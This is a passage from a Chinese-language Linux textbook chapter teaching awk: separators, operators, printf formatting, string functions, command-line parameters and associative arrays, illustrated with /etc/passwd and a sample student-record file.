对于不同的输入文件，需要根据实际情况设置相应的分隔符，如 Linux 系统/etc/passwd 文件是以冒号为分隔符。当然，我们也可以使用正则表达式将分隔符设置为多个字符，请看下面的例 4-41：

```
#例 4-41：不同的域分隔符对同一条记录解析出不同结果
#下面是对 FS 变量的两种赋值
（1）FS="\t"
（2）FS="\t+"
#下面是一条示例性记录
wza\t\tcq
```

例 4-41 中，第（1）种 FS 赋值将一个 Tab 键作为分隔符，第（2）种以一个或多个 Tab 键作为分隔符，当解析下面这条示例性记录时，两种赋值将产生不同的结果。第（1）种将其解析为三个域：wza、空域、cq，第（2）种将其解析为两个域：wza 和 cq。

4.4.3 关系和布尔运算符

awk 定义了一组关系运算符用于 awk 模式匹配，表 4-5 列出了关系运算符及其意义。

表 4-5 awk 关系运算符及其意义

运 算 符	意 义
<	小于
>	大于
<=	小于等于
>=	大于等于
==	等于
!=	不等于
~	匹配正则表达式
!~	不匹配正则表达式

下面举一组例子说明 awk 关系运算符的用法，很多例子使用 Linux 系统/etc/passwd 文件作为输入文件，/etc/passwd 文件记录了 Linux 系统用户的关键信息，系统的每一个合法用户账号对应于该文件中的一行记录。这行记录定义了每个用户账号的属性。下面是一个 passwd 文件的部分摘录：

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
......
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
```

在该文件中，每一行用户记录的各个域用冒号分隔，分别定义了用户的各方面属性。各个字段的顺序和含义如下：注册名：口令：用户标识号：组标识号：用户名：用户主目录：命令解释程序。

例 4-42 使用匹配正则表达式~符号，例中第 1 条命令打印/etc/passwd 文件中第 1 个域匹配 root 关键字的记录，结果为 root 用户的记录。第 2 条命令打印/etc/passwd 文件中全部域匹配 root 关键字的记录，结果中 operator 用户的第 6 域匹配 root 而被打印。第 3 条命令打印/etc/passwd 文件中所有域不匹配 nologin 关键字的记录。值得注意的是，例中的三条命令都在 BEGIN 字段中设置分隔符为冒号，并且由于输入文件不在当前工作目录，因此，采用绝对路径的方法指定输入文件位置。

```
#例 4-42：使用匹配正则表达式~符号
#第 1 条命令：第 1 域匹配 root
[root@zawu globus]# awk 'BEGIN {FS=":"} $1~/root/' /etc/passwd
root:x:0:0:root:/root:/bin/bash
#第 2 条命令：全部域匹配 root
[root@zawu globus]# awk 'BEGIN {FS=":"} $0~/root/' /etc/passwd
root:x:0:0:root:/root:/bin/bash
operator:x:11:0:operator:/root:/sbin/nologin
#第 3 条命令：全部域不匹配 nologin
[root@zawu globus]# awk 'BEGIN {FS=":"} $0!~/nologin/' /etc/passwd
root:x:0:0:root:/root:/bin/bash
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
globus:x:500:500:globus:/home/globus:/bin/bash
[root@zawu globus]#
```

awk 在进行模式匹配时，常常使用到条件语句，awk 条件语句与 C 语言类似，有 if 语句、if/else 语句和 if/else else 语句三种，下面的例 4-43 的 awk 命令利用 if 语句匹配第 3 域小于第 4 域的记录。

```
#例 4-43：awk 中的 if 语句
[root@zawu globus]# awk 'BEGIN {FS=":"} {if($3<$4) print $0}' /etc/passwd
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
[root@zawu globus]#
```

例 4-43 中的命令是打印满足 if 条件的所有记录，if 后面条件为$3<$4，表示第 3 域值小于第 4 域值，请注意，if 条件需要用圆括号括起来。<=、>、>=、==等几个关系运算符较为简单，用法类似于例 4-43 中的（<）运算符，在此不再一一举例说明。

为进行多条件模式匹配，awk 定义了三个布尔运算符表示多条件之间的关系，表 4-6 列出了布尔运算符及其意义，可以看出，awk 布尔运算符与 C 语言的布尔运算符是一样的。

表 4-6　awk 布尔运算符及其意义

运　算　符	意　　义
||	逻辑或
&&	逻辑与
!	逻辑非

下面的例 4-44 说明了 if 语句的多条件匹配，例中第 1 条语句在/etc/passwd 文件中查找满足条件$3==10 或$4==10 的记录，即第 3 域等于 10 或第 4 域等于 10，中间用逻辑或符号连接。利用==符号进行的匹配可称为精确匹配，它匹配是域的值等于 10 的记录，结果显示了第 3 域为 10 的一条记录。第 2 条命令仅将第 1 条命令的==符号改为了~符号，表示模糊匹配，它表示查找域的值包含 10 个字符的记录，结果显示了三条记录，第 2、3 条记录的第 4 域值分别为 100 和 510，它们都包含 10 个字符，因而满足匹配条件。

```
#例 4-44：if 语句的多条件匹配
#第 1 条命令：多条件精确匹配
[root@zawu globus]# awk 'BEGIN {FS=":"} {if($3==10||$4==10) print $0}' /etc/passwd
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
#第 2 条命令：多条件模糊匹配
[root@zawu globus]# awk 'BEGIN {FS=":"} {if($3~10||$4~10) print $0}' /etc/passwd
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
[root@zawu globus]#
```

“逻辑与”和“逻辑非”的用法与“逻辑或”相似，我们不再专门举例说明，在下文的一些例子中将会涉及这两个符号的用法。

4.4.4　表达式

与其他编程语言一样，awk 表达式用于存储、操作和获取数据，一个 awk 表达式可由数值、字符常量、变量、操作符、函数和正则表达式自由组合而成。

变量是一个值的标识符，定义 awk 变量非常方便，只需定义一个变量名并将值赋给它即可。变量名只能包含字母、数字和下画线，而且不能以数字开头，如 3xyz 这样的变量名是非法的。awk 变量名是区分大小写的，xyz 和 XYZ 表示了两个不同的变量。定义 awk 变量无须声明变量类型，每个变量有两种类型的值：字符串值和数值，awk 根据表达式上下文来确定使用哪个值，变量的默认数值为 0、默认字符串值为空。

```
x=1
y="Good"
z="Very" "Good"
```

awk 变量的定义和赋值如上面三条语句所示，=是赋值符，第 1 条语句将变量 x 赋为 1，

第 2 条语句将 y 赋为字符串 Good，第 3 条语句用空格分隔两个字符串，可将 z 赋为 Very Good。

表达式可进行变量和数字之间的算术操作，如加、减、乘、除、乘方等，awk 算术运算符如表 4-7 所示。

表 4-7　awk 算术运算符及其意义

运　算　符	意　　义
+	加
-	减
*	乘
/	除
%	模
^或**	乘方
++x	在返回 x 值之前，x 变量加 1
x++	在返回 x 值之后，x 变量加 1

接下来，我们举一个统计 input 文件空白行的例子来说明表达式的用法。如例 4-45 所示，例中命令表示一旦匹配，就执行表达式 x+=1，即 x=x+1，然后打印 x+=1 的返回值，结果中空白行标号从 1 开始到 5 结束。

```
#例 4-45：统计 input 文件中的空白行
[root@zawu globus]# awk '/^$/{print x+=1}' input              #^$匹配空白行
1
2
3
4
5
[root@zawu globus]#
```

熟悉 C 语言的读者应该已经了解++x 和 x++的区别（--x 和 x--与之类似）。下面我们举一个简单例子说明++x 和 x++的区别，为尚不了解此用法的读者提供参考。如例 4-46 所示，两条命令仍然是统计 input 文件的空白行，第 1 条命令使用 x++，即返回 x 值之后，x 变量增加 1，x 变量初值默认为 0，结果中空白行标号从 0 开始到 4 结束；第 1 条命令使用++x，即 x 变量增加 1，再返回 x 值。因此，结果中空白行标号从 1 开始到 5 结束。

```
#例 4-46：++x 和 x++的区别
[root@zawu globus]# awk '/^$/{print x++}' input
0
1
2
3
4
[root@zawu globus]# awk '/^$/{print ++x}' input
1
2
3
4
5
[root@zawu globus]#
```

再举一个计算平均值的例子，我们在 sturecord 文件中每个学生记录后加入 5 个域，表示学生 5 门学科的考试成绩，sturecord 内容如下：

```
Li Hao,njue,025-83481010,85,92,78,94,88
Zhang Ju,nju,025-83466534,89,90,75,90,86
Wang Bin,seu,025-83494883,84,88,80,92,84
Zhu Lin,njupt,025-83680010,98,78,81,87,76
```

接着，我们写一个名为 scr2.awk 的脚本用于计算 sturecord 文件中每个学生的平均成绩，并打印出来，脚本内容如下：

```
#例 4-47：scr2.awk 脚本演示如何计算 sturecord 文件中的平均值
#!/bin/awk -f
BEGIN {FS=","}
{total=$4+$5+$6+$7+$8
avg=total/5
print $1,avg}
```

脚本定义了两个变量 total 和 avg，total 是每条记录 5 门成绩的和、avg 是 5 门成绩的平均值，例 4-47 给出了 scr2.awk 脚本的执行结果，输出学生姓名及其平均成绩。

```
#例 4-47 scr2.awk 脚本的执行结果
[root@zawu globus]# chmod u+x scr2.awk                    #给 scr2.awk 赋可执行权限
[root@zawu globus]# ./scr2.awk sturecord                  #执行 scr2.awk 脚本
Li Hao 87.4                                               #输出学生姓名及其平均成绩
Zhang Ju 86
Wang Bin 85.6
Zhu Lin 84
[root@zawu globus]#
```

4.4.5　系统变量

awk 定义了很多内建变量用于设置环境信息，我们称它们为系统变量，这些系统变量可分为两种：第 1 种用于改变 awk 的默认值，如域分隔符；第 2 种用于定义系统值，在处理文本时可以读取这些系统值，如记录中的域数量、当前记录数、当前文件名等，awk 动态改变第 2 种系统变量的值。表 4-8 列出了常见的 awk 环境变量及其意义。

表 4-8　awk 环境变量及其意义

变　量　名	意　　义
$n	当前记录的第 n 个域，域间由 FS 分割
$0	记录的所有域
ARGC	命令行参数的数量
ARGIND	命令行中当前文件的位置（以 0 开始标号）
ARGV	命令行参数的数组
CONVFMT	数字转换格式
ENVIRON	环境变量关联数组
ERRNO	最后一个系统错误的描述
FIELDWIDTHS	字段宽度列表，以空格键分隔
FILENAME	当前文件名

续表

变 量 名	意 义
FNR	浏览文件的记录数
FS	字段分隔符，默认是空格键
IGNORECASE	布尔变量，如果为真，则进行忽略大小写的匹配
NF	当前记录中的域数量
NR	当前记录数
OFMT	数字的输出格式
OFS	输出域分隔符，默认是空格键
ORS	输出记录分隔符，默认是换行符
RLENGTH	由 match 函数所匹配的字符串长度
RS	记录分隔符，默认是空格键
RSTART	由 match 函数所匹配的字符串的第 1 个位置
SUBSEP	数组下标分隔符，默认值是\034

首先看到下面的例 4-48，例中命令涉及 FS、NF、NR 和 FILENAME 四个系统变量，BEGIN 字段利用 FS 预设域分隔符为“,”，中间字段为一条 print，依次打印 NF、NR 和$0，NF 为记录的域数量，结果显示为 8，说明 sturecord 的每条记录都有 8 个域，NR 显示当前的记录数，该值根据读取输入文件的进度而变化，读取第 1 条记录时，NR=1，读到文件末尾时，NR 为该文件所包含的记录数。因此，结果中 NR 字段依次为 1～4，$0 表示打印记录的所有域。END 字段打印 FILENAME，FILENAME 保存了当前的输入文件名，显然为 sturecord。

```
#例 4-48：FS、NF、NR 和 FILENAME 的用法
[root@zawu globus]# awk 'BEGIN {FS=","} {print NF,NR,$0} END {print FILENAME}' sturecord
8 1 Li Hao,njue,025-83481010,85,92,78,94,88
8 2 Zhang Ju,nju,025-83466534,89,90,75,90,86
8 3 Wang Bin,seu,025-83494883,84,88,80,92,84
8 4 Zhu Lin,njupt,025-83680010,98,78,81,87,76
sturecord
[root@zawu globus]#
```

本节不准备一一举例说明每个系统变量的用法，因为下面的例子会涉及表 4-8 中大部分系统变量的用法，我们将随具体例子对系统变量加以解释。

4.4.6 格式化输出

前面几节的例子只涉及 awk 如何对输入文件进行处理，对于输出的格式并未规定，原因在于 print 语句只提供了最基本的输出格式。而 awk 的一大主要功能是产生报表，报表就要求按照预定的格式输出，awk 借鉴 C 语言的语法，定义了 printf 输出语句，它可以规定输出的格式。printf 的基本语法如下：

```
printf (格式控制符,参数)
```

printf 语句包含两部分：第一部分是格式控制符，都以%符号开始，用以描述格式规范；第二部分是参数列表，比如变量名列表，与格式控制符相对应，是输出的对象。我们将格式

控制符分为 awk 修饰符和格式符两种，分别如表 4-9 和表 4-10 所示。

表 4-9　printf 修饰符及其意义

修　饰　符	意　　义
-	左对齐
width	域的步长
.prec	小数点右边的位数

表 4-10　printf 格式符及其意义

格　式　符	意　　义
%c	ASCII 字符
%d	整型数
%e	浮点数，科学记数法
%f	浮点数
%o	八进制数
%s	字符串
%x	十六进制数

例 4-49 说明了 printf 的基本用法，其中包含了四种 printf 格式符。例 4-49 中的第 1 条命令是从域号获取值，$2 号域与%s 对应，为字符串；$8 号域与%d 对应，为整数值，两个域之间用 Tab 键隔开（\t 表示 Tab 键），每输出两个域换行（\n 表示换行）。第 2 条命令表示输出 ASCII 字符表中标号为 65 的值，%c 完成数值到 ASCII 字符的转换。第 3 条命令表示以浮点数的格式输出 2009，结果精确到小数点后六位。

```
#例 4-49：printf 的基本用法
#第 1 条命令：参数是变量列表
[root@zawu globus]# awk 'BEGIN {FS=","} {printf("%s\t%d\n",$2,$8)}' sturecord
njue    88
nju     86
seu     84
njupt   76
#第 2 条命令：转换为 ASCII 字符
[root@zawu globus]# awk 'BEGIN {printf("%c\n",65)}'
A
#第 3 条命令：转换为浮点数
[root@zawu globus]# awk 'BEGIN {printf("%f\n",2010)}'
2010.000000
[root@zawu globus]#
```

接着，给出 printf 修饰符的例子，如例 4-50 所示，例中第 1 条命令表示以字符串的格式输出 sturecord 的第 1 和 3 号域，并对第 1 个%s 进行了修饰，-15 表示该字符串长度控制为 15 位，并且左对齐，若字符串不足 15 位，则用空格补全；如果我们要在输出的域上加解释语言，可以在 BEGIN 字段中添加相应的输出注释，如例 4-50 的第 2 条命令所示。

```
#例 4-50：printf 修饰符-和 width 的用法
[root@zawu globus]# awk 'BEGIN {FS=","} {printf("%-15s\t%s\n",$1,$3)}' sturecord
Li Hao          025-83481010
```

```
    Zhang Ju       025-83466534
    Wang Bin       025-83494883
    Zhu Lin        025-83680010
    [root@zawu globus]# awk 'BEGIN {FS=",";print "Name\t\tPhonenumber"} {printf("%-15s\
t%s\n",$1,$3)}' sturecord                                    #与上一行是一条命令
    Name           Phonenumber
    Li Hao          025-83481010
    Zhang Ju        025-83466534
    Wang Bin        025-83494883
    Zhu Lin         025-83680010
    [root@zawu globus]#
```

printf 修饰符.prec 表示输出小数点后的位数，下面的例 4-51 说明了其用法，例 4-51 中第 1 条命令的%10.3 表示该浮点数长度控制在 10 位、小数点后保留 3 位，结果显示将 2009.1012 输出为 2009.101，且为右对齐（printf 的默认对齐方式）。当然，.prec 也可单独使用，如例 4-51 的第 2 条命令所示。

```
    #例 4-51：printf 修饰符.prec 的用法
    [root@zawu globus]# awk 'BEGIN {printf("%10.3f\n",2009.1012)}'
      2009.101
    [root@zawu globus]# awk 'BEGIN {printf("%.3f\n",2009.1012)}'
    2009.101
    [root@zawu globus]#
```

由例 4-50 和例 4-51，我们可以总结出 printf 修饰符的一般形式为：

```
    %-width.prec 格式控制符
```

4.4.7 内置字符串函数

awk 提供了强大的内置字符串函数，用于实现文本的字符串替换、查找以及分隔等功能。表 4-11 列出了 awk 的内置字符串函数。

表 4-11 awk 字符串函数及其意义

函 数 名	意 义
gsub(r,s)	在输入文件中用 s 替换 r
gsub(r,s,t)	在 t 中用 s 替换 r
index(s,t)	返回 s 中字符串第一个 t 的位置
length(s)	返回 s 的长度
match(s,t)	测试 s 是否包含匹配 t 的字符串
split(r,s,t)	在 t 上将 r 分成序列 s
sub(r,s,t)	将 t 中第 1 次出现的 r 替换为 s
substr(r,s)	返回字符串 r 中从 s 开始的后缀部分
substr(r,s,t)	返回字符串 r 中从 s 开始长度为 t 的后缀部分

gsub 函数执行字符串替换功能，它将第一个字符串替换为第二个字符串。gsub 函数有两种形式，第一种形式作用于全部域，即$0，第二种形式作用于域 t。例 4-52 演示了 gsub 函数的用法，例中第 1 条命令将/etc/passwd 文件的第 1 域上的 root 字符串替换为 gridsphere 字符串，BEGIN 字段指定域分隔符和输出的域分隔符；例中第 2 条命令将/etc/passwd 文件全部域

上的 root 字符串替换为 gridsphere 字符串，结果显示替换了两行，第 2 个结果替换的是第 6 域上的 root 字符串。

```
    #例 4-52：gsub 函数的用法
    #第 1 条命令：替换第 1 域上的 root 字符串
    [root@zawu globus]# awk 'BEGIN {FS=":";OFS=":"} gsub(/root/,"gridsphere",$1) {print
$0}' /etc/passwd
    gridsphere:x:0:0:root:/root:/bin/bash
    #第 2 条命令：替换全部域上的 root 字符串
    [root@zawu globus]# awk 'BEGIN {FS=":";OFS=":"} gsub(/root/,"gridsphere") {print $0}'
/etc/passwd
    gridsphere:x:0:0:gridsphere:/gridsphere:/bin/bash
    operator:x:11:0:operator:/gridsphere:/sbin/nologin
    [root@zawu globus]#
```

例 4-53 演示了 index 和 length 函数的用法，index 返回第二个字符串在第一个字符串出现的首位置，例 4-53 中 ph 在 gridsphere 中的第 6 位开始出现。length 返回字符串的长度，如 gridsphere 占了 10 位。

```
    #例 4-53：index 和 length 函数的用法
    [root@zawu globus]# awk 'BEGIN {print index("gridsphere","ph")}'      #index 函数
    6
    [root@zawu globus]# awk 'BEGIN {print length("gridsphere")}'          #length 函数
    10
    [root@zawu globus]#
```

match(s,t)测试 s 是否包含匹配 t 的字符串，t 可以是一个正则表达式，若匹配成功，返回匹配 t 的首位置；若不成功，则返回 0。例 4-54 演示了 match 函数的用法，例中第 1 条命令在 gridsphere 字符串中匹配 D，awk 的默认状态是区分大小写的。因此，匹配不成功，返回 0。例中第 2 条命令将系统变量 IGNORECASE 设为 1，表示 awk 不分大小写匹配，匹配成功，返回值为 d 在 gridsphere 中的位置，为 4。

```
    #例 4-54：match 函数的用法
    #第 1 条命令：区分大小写匹配
    [root@zawu globus]# awk 'BEGIN {print match("gridsphere",/D/)}'
    0
    #第 2 条命令：IGNORECASE 变量为 1 使匹配忽略大小写
    [root@zawu globus]# awk 'BEGIN {IGNORECASE=1;print match("gridsphere",/D/)}'
    4
    [root@zawu globus]#
```

sub(r,s,t) 将 t 中第 1 次出现的 r 替换为 s，r 可以为正则表达式，注意，sub 函数只替换模式出现的第 1 个位置。例 4-55 演示了 sub 函数的用法，例中第 1 条命令先定义 str 变量，赋值为 multiprocessor programming，然后用 sub 函数将 pro 改成大写的 PRO，str 有两个 pro，结果显示只有第 1 个 pro 改成了大写 PRO；第 2 条命令将 sturecord 文件中第 1 号域与 Li 匹配记录中的 10 字符改成 99 字符，结果显示第 1 条记录电话号码 83481010 的第 1 个 10 被改为了 99。

```
    #例 4-55：sub 函数的用法
    [root@zawu globus]# awk 'BEGIN {str="multiprocessor programming";sub(/pro/,"PRO",str);
printf("%s\n",str)}'                                              #与上一行是一条命令
    multiPROcessor programming
    [root@zawu globus]# awk 'BEGIN {FS=","} {$1~Li sub(/10/,"99",$0);print $0}' sturecord
    Li Hao,njue,025-83489910,85,92,78,94,88
```

```
Zhang Ju,nju,025-83466534,89,90,75,90,86
Wang Bin,seu,025-83494883,84,88,80,92,84
Zhu Lin,njupt,025-83680099,98,78,81,87,76
[root@zawu globus]#
```

substr 返回字符串的指定后缀，提供了两种形式，例 4-56 给出这两种形式 substr 的用法，例中命令同样先定义 str 变量，第 1 条命令返回 str 从第 6 个字符开始的后缀部分，第 2 条命令返回 str 从第 6 个字符开始长度为 9 的后缀部分。

```
#例 4-56：substr 函数的用法
#第 1 条命令：返回 str 从第 6 个字符开始的后缀部分
[root@zawu globus]# awk 'BEGIN {str="multiprocessor programming";print substr(str,6)}'
processor programming
#第 2 条命令：返回 str 从第 6 个字符开始长度为 9 的后缀部分
[root@zawu globus]# awk 'BEGIN {str="multiprocessor programming";print substr(str,6,9)}'
processor
[root@zawu globus]#
```

split 函数在此不作介绍，我们将在 4.4.10 节结合 awk 数组进行介绍。

4.4.8 向 awk 脚本传递参数

awk 脚本内的变量可以在命令行中进行赋值，实现向 awk 脚本传递参数，变量赋值放在脚本之后、输入文件之前，格式为：

```
awk 脚本 parameter=value 输入文件
```

awk 所传递的参数可以是自定义的变量，也可以是系统变量。例 4-57 给出了一个向 awk 脚本传递参数的例子，pass.awk 脚本利用一个判断条件 NF!=MAX，表示记录的域数量是否等于 MAX 变量，若不等于，则输出包含 NR 和 MAX 两个变量的文本行，pass.awk 脚本内容如下：

```
#例 4-57：pass.awk 脚本判断 NF 是否等于 MAX 变量
#!/bin/awk -f
NF!=MAX
{print("The line "NR" does not have "MAX" filds")}
```

例 4-57 给出了 pass.awk 脚本的执行结果，并在输入文件之前加上两条赋值语句，分别对 MAX 和 FS 变量赋值，语句之间用空格分隔开，需要注意的是，“=”符号两端不能有空格，由于 sturecord 有 8 个域，因此，在每条记录下方都输出 pass.awk 脚本中的语句。

```
#例 4-57 pass.awk 脚本的执行结果
[root@zawu globus]# chmod u+x pass.awk
[root@zawu globus]# ./pass.awk MAX=3 FS="," sturecord
Li Hao,njue,025-83481010,85,92,78,94,88
The line 1 does not have 3 filds
Zhang Ju,nju,025-83466534,89,90,75,90,86
The line 2 does not have 3 filds
Wang Bin,seu,025-83494883,84,88,80,92,84
The line 3 does not have 3 filds
Zhu Lin,njupt,025-83680010,98,78,81,87,76
The line 4 does not have 3 filds
[root@zawu globus]#
```

再看下面的例 4-58，例中命令输出 sturecord 的所有记录，每条记录前加上了其行号（输出 NR 变量值），然后重新定义 OFS 的值，改变输出域的分隔符，即 NR 和$0 之间用 OFS 定

义的值分隔。

```
#例 4-58：重定义输出分隔符
[root@zawu globus]# awk 'BEGIN {FS=","} {print NR, $0}' OFS="." sturecord
1.Li Hao,njue,025-83481010,85,92,78,94,88
2.Zhang Ju,nju,025-83466534,89,90,75,90,86
3.Wang Bin,seu,025-83494883,84,88,80,92,84
4.Zhu Lin,njupt,025-83680010,98,78,81,87,76
[root@zawu globus]#
```

最后，我们讨论一个 awk 命令行参数中尤其需要注意之处：命令行参数不能被 BEGIN 字段语句访问。换句话说，直到输入文件的第 1 行被读取时，命令行参数方才生效。原因在于，awk 读到命令行参数的赋值语句时，并不知道这是一个命令行参数的赋值语句，而认为这是一个文件名，当然这个文件名是无效的，awk 继续读取后面的参数，直到一个正确的输入文件名被解析的时候，awk 才判定前面的语句是命令行参数的赋值语句。请看下面的例 4-59：

```
#例 4-59：命令行参数对 BEGIN 字段无效
[root@zawu globus]# awk '
> BEGIN {print n}
> {if (n==1) print "Reading the first file!"
> }' n=1 sturecord

Reading the first file!
Reading the first file!
Reading the first file!
Reading the first file!
[root@zawu globus]#
```

例中命令 BEGIN 字段打印 n 变量值，awk 主输入循环中判断 n 的值，分别输出不同的语句，通过命令行将 n 赋为 1。该命令在读到 n=1 这条赋值语句时，它将 n=1 当做输入文件名，该命令在读取 n=1 这个输入文件前执行 BEGIN 字段，此时 n 为空，因此，打印一行空白行；接着，该命令发现 n=1 并非有效的文件名，继续读到 sturecord 参数，发现是一个有效的文件名，进而将 n=1 解析为命令行参数赋值语句，打印满足 n==1 时的语句。尽管上面简单论述了命令行参数对 BEGIN 字段无效的原因，但是，对于一些并不想知道其中详细原因的读者来说，记住结论就足够了。

4.4.9 条件语句和循环语句

awk 条件语句和循环语句与 C 语言的语法完全一样，因此，本节对 awk 条件语句和循环语句的语法不作深入介绍，只列出它们的基本形式，并举几个简单的例子加以说明。

条件语句 if 的语法如下：

```
if (条件表达式)
    动作 1
[else
    动作 2]
```

若条件表达式为真，执行动作 1，否则执行动作 2，else 语句是可选的。条件表达式可以包含算术、关系和布尔操作符。

比如，下面的语句表示当 x 等于 y 时，打印 x。值得注意的是，“==”是关系运算符，用于判断是否等值，而“=”是赋值符，x=y 将 y 的值赋给 x，这个表达式永真，这与 x==y 表

示的意思完全不一样。

```
if (x==y) print x
```

当然，也可以使用“~”匹配符和正则表达式作为 if 语句的条件，如下面的语句：

```
if (x ~ /[Hh]el?o/) print x
```

循环语句有三种：while、do while 和 for。while 循环语法如下：

```
while (条件表达式)
    动作
```

若条件表达式为真，重复执行动作，直到条件表达式为假。

do while 语法如下：

```
do
   动作
while (条件表达式)
```

do while 与 while 的区别在于动作的位置不一样，do while 将动作前置，先执行动作，再判断条件表达式。因此，do while 中的动作至少执行一次，而 while 中的动作有可能一次都不执行。

for 循环语法如下：

```
for (设置计数器初值;测试计数器;计数器变化)
   动作
```

它首先为计数器设置初值，然后测试计数器是否满足一定条件，若满足，则执行动作，并改变计数器值，进行下一轮的测试，直到计数器不满足条件为止。

4.4.10 数组

数组是用于存储一系列值的变量，这些值之间通常是有联系的，可通过索引来访问数组的值，索引需要用中括号括起，数组的基本格式为：

```
array[index]=value
```

可以看到，awk 数组的形式与 C 语言一样，但是，awk 数组无须定义数组类型和大小，而可以直接赋值后使用。下面分别介绍 awk 数组的相关内容。

1. 关联数组

关联数组是指数组的索引可以是字符串，也可以是数字。在大部分编程语言中，数组的索引只能是数字，数组表示了存储值的一系列地址，数组索引是由存储地址的顺序来决定的，如 C 语言中 array[0]表示数组的起始地址。而关联数组在索引和数组元素值之间建立起关联，对每一个数组元素，awk 自动维护了一对值：索引和数组元素值。关联数组的值无须以连续的地址进行存储，因此，关联数组即便可以使用数字作为索引，但是该数字索引并不表示数组存储地址的信息。awk 的所有数组都是关联数组，这是 awk 数组和其他大部分编程语言数组的本质区别。

字符串和数字之间的差别是明显的，如，我们使用 array[09]指定一个数组值，如果换成 array[9]就不能指定到与 array[09]相同的值，例 4-60 论证了这种差别，例中命令首先定义 data[10.15]="1200"，然后利用 CONVFMT 系统变量将 10.15 转换为整数，10.15 就变成了 10，data[10.15]就等价于 data[10]，因此，打印结果 data[10.15]为空值。

```
#例 4-60：论证字符串和数字的区别
[root@zawu globus]# awk BEGIN{data[10.15]="1200";CONVFMT="%d";printf("<%s>\n",data
```

```
[10.15])}'
    <>
    [root@zawu globus]#
```

基于上述关联数组的含义，awk 特别定义了一种 for 循环用来访问关联数组，语法如下：

```
    for (variable in array)
       do something with array[variable]
```

array 是已定义的数组名，variable 是任意指定的变量，可以看做是 for 循环中定义的临时变量。在此不专门举例说明这种 for 循环的用法，我们在下面讲述 split 函数时会涉及 for 循环的用法。

关键字 in 也可用在条件表达式中判断元素是否在数组中，条件表达式格式为：

```
    index in array
```

如果 array[index]存在，则返回 1，否则返回 0，如例 4-61，例中命令先定义 data[10.15]，然后使用上述语法判断 data[10.15]是否存在。

```
    #例 4-61：判断数组元素是否存在
    [root@zawu globus]# awk '
    > BEGIN {data[10.15]="1200";
    > if ("10.15" in data)
    > print "Found element!"}'
    Found element!
    [root@zawu globus]#
```

2．split 函数

在 4.4.7 节中，我们对 split 函数未作介绍，因为 split(r,s,t)函数将字符串以 t 为分隔符，将 r 字符串拆分为字符串数组，并存放在 t 中。例 4-62 给出了 split 函数的用法，例中第 1 条命令以“/”为分隔符，将字符串 abc/def/xyz 分开，并存在 str 数组中，split 函数的返回值是数组的大小，第 1 条命令的执行结果为 3，表示将 abc/def/xyz 分成了 3 个元素存储在数组中。第 2 条命令将 sturecord 文件的第 1 号域以空格为分隔符分开，存储到 name 数组中，每行返回一个结果，都为 2。

```
    #例 4-62：split 函数的用法
    #第 1 条命令：将 abc/def/xyz 分成了 3 个元素
    [root@zawu globus]# awk 'BEGIN {print split("abc/def/xyz",str,"/")}'
    3
    #第 2 条命令：将 sturecord 文件的第 1 域划分为 2 个元素
    [root@zawu globus]# awk 'BEGIN {FS=","} {print split($1,name," ")}' sturecord
    2
    2
    2
    2
    [root@zawu globus]#
```

接下来，我们举例看一下 split 函数所生成的数组内容，新建名为 array.awk 的脚本文件，内容如下：

```
    #例 4-63：array.awk 脚本演示 split 函数所生成的数组内容
    #!/bin/awk -f
    BEGIN {FS=","}
    {split($1,name," ");
    for(i in name) print name[i]}
```

array.awk 脚本的 split 函数如例 4-62 的第 2 条命令，在 split 函数分隔第 1 号域之后，利用 for 循环将 name 数组的内容打印出来。例 4-63 给出了 array.awk 的执行结果，可以看到，

name 数组中确实存储了学生的姓名。同时，请注意 array.awk 中的 for 循环，name 数组是在 split 函数中已定义的，i 变量是临时变量。

```
#例 4-63 array.awk 脚本的执行结果
[root@zawu globus]# chmod u+x array.awk
[root@zawu globus]# ./array.awk sturecord
Li
Hao
Zhang
Ju
Wang
Bin
Zhu
Lin
[root@zawu globus]#
```

3. 数组形式的系统变量

awk 系统变量中有两个变量是以数组形式提供的：ARGV 和 ENVIRON。ARGC 是 ARGV 数组中元素的个数，与 C 语言一样，从 ARGV[0]开始，到 ARGV[ARGC-1]结束。首先，通过一个例子看一下 ARGV 中到底存储了哪些命令行参数，新建名为 argv.awk 的脚本，内容如下：

```
#例 4-64: argv.awk 演示 ARGV 中存储了哪些命令行参数
BEGIN {  for(x=0;x<ARGC;x++)
          print ARGV[x]
          print ARGC
}
```

argv.awk 只有 BEGIN 字段，其中的语句利用 for 循环打印 ARGC 所有的元素，for 循环结束后，打印 ARGC。例 4-64 给出了 argv.awk 的执行结果，由于 argv.awk 未加#!符号，因此，需要用 awk -f 进行调用，后面加上 xyz、n=99 和“Hello World”三个参数，从结果可以看到，ARGV[0]中存储的是 awk，即执行该脚本的程序名，ARGV[1]～ARGV[3]是上述的三个参数，ARGC=4。注意，-f 选项不在 ARGV 中。因此，一般来说，ARGC=2，ARGV[0]为 awk、ARGV[1]为输入文件名，如果没有输入文件，则 ARGC=1。

```
 [root@zawu globus]# awk -f argv.awk xyz n=99 "Hello World"
awk
xyz
n=99
Hello World
4
[root@zawu globus]#
```

接下来，举一个稍微复杂的例子以说明 ARGV 的应用，我们需要对 sturecord 文件中的电话号码进行检索，即输入学生姓名，系统响应输出其电话号码。新建名为 findphone 的脚本文件，内容如下：

```
#例 4-65: findphone.awk 脚本演示如何应用 ARGV 查找姓名所对应的电话号码
#!/bin/awk -f
BEGIN {FS=",";
      #判断是否已经输入姓名
      if(ARGC>2) {
                  name=ARGV[1];
                  delete ARGV[1] }
      else {
              #若没有输入姓名，提示输入姓名
```

```
                while(!name){print "Pls. Enter a name";
                             getline name< "-"}
              }
        }
    $1~name {print $1,$3}
```

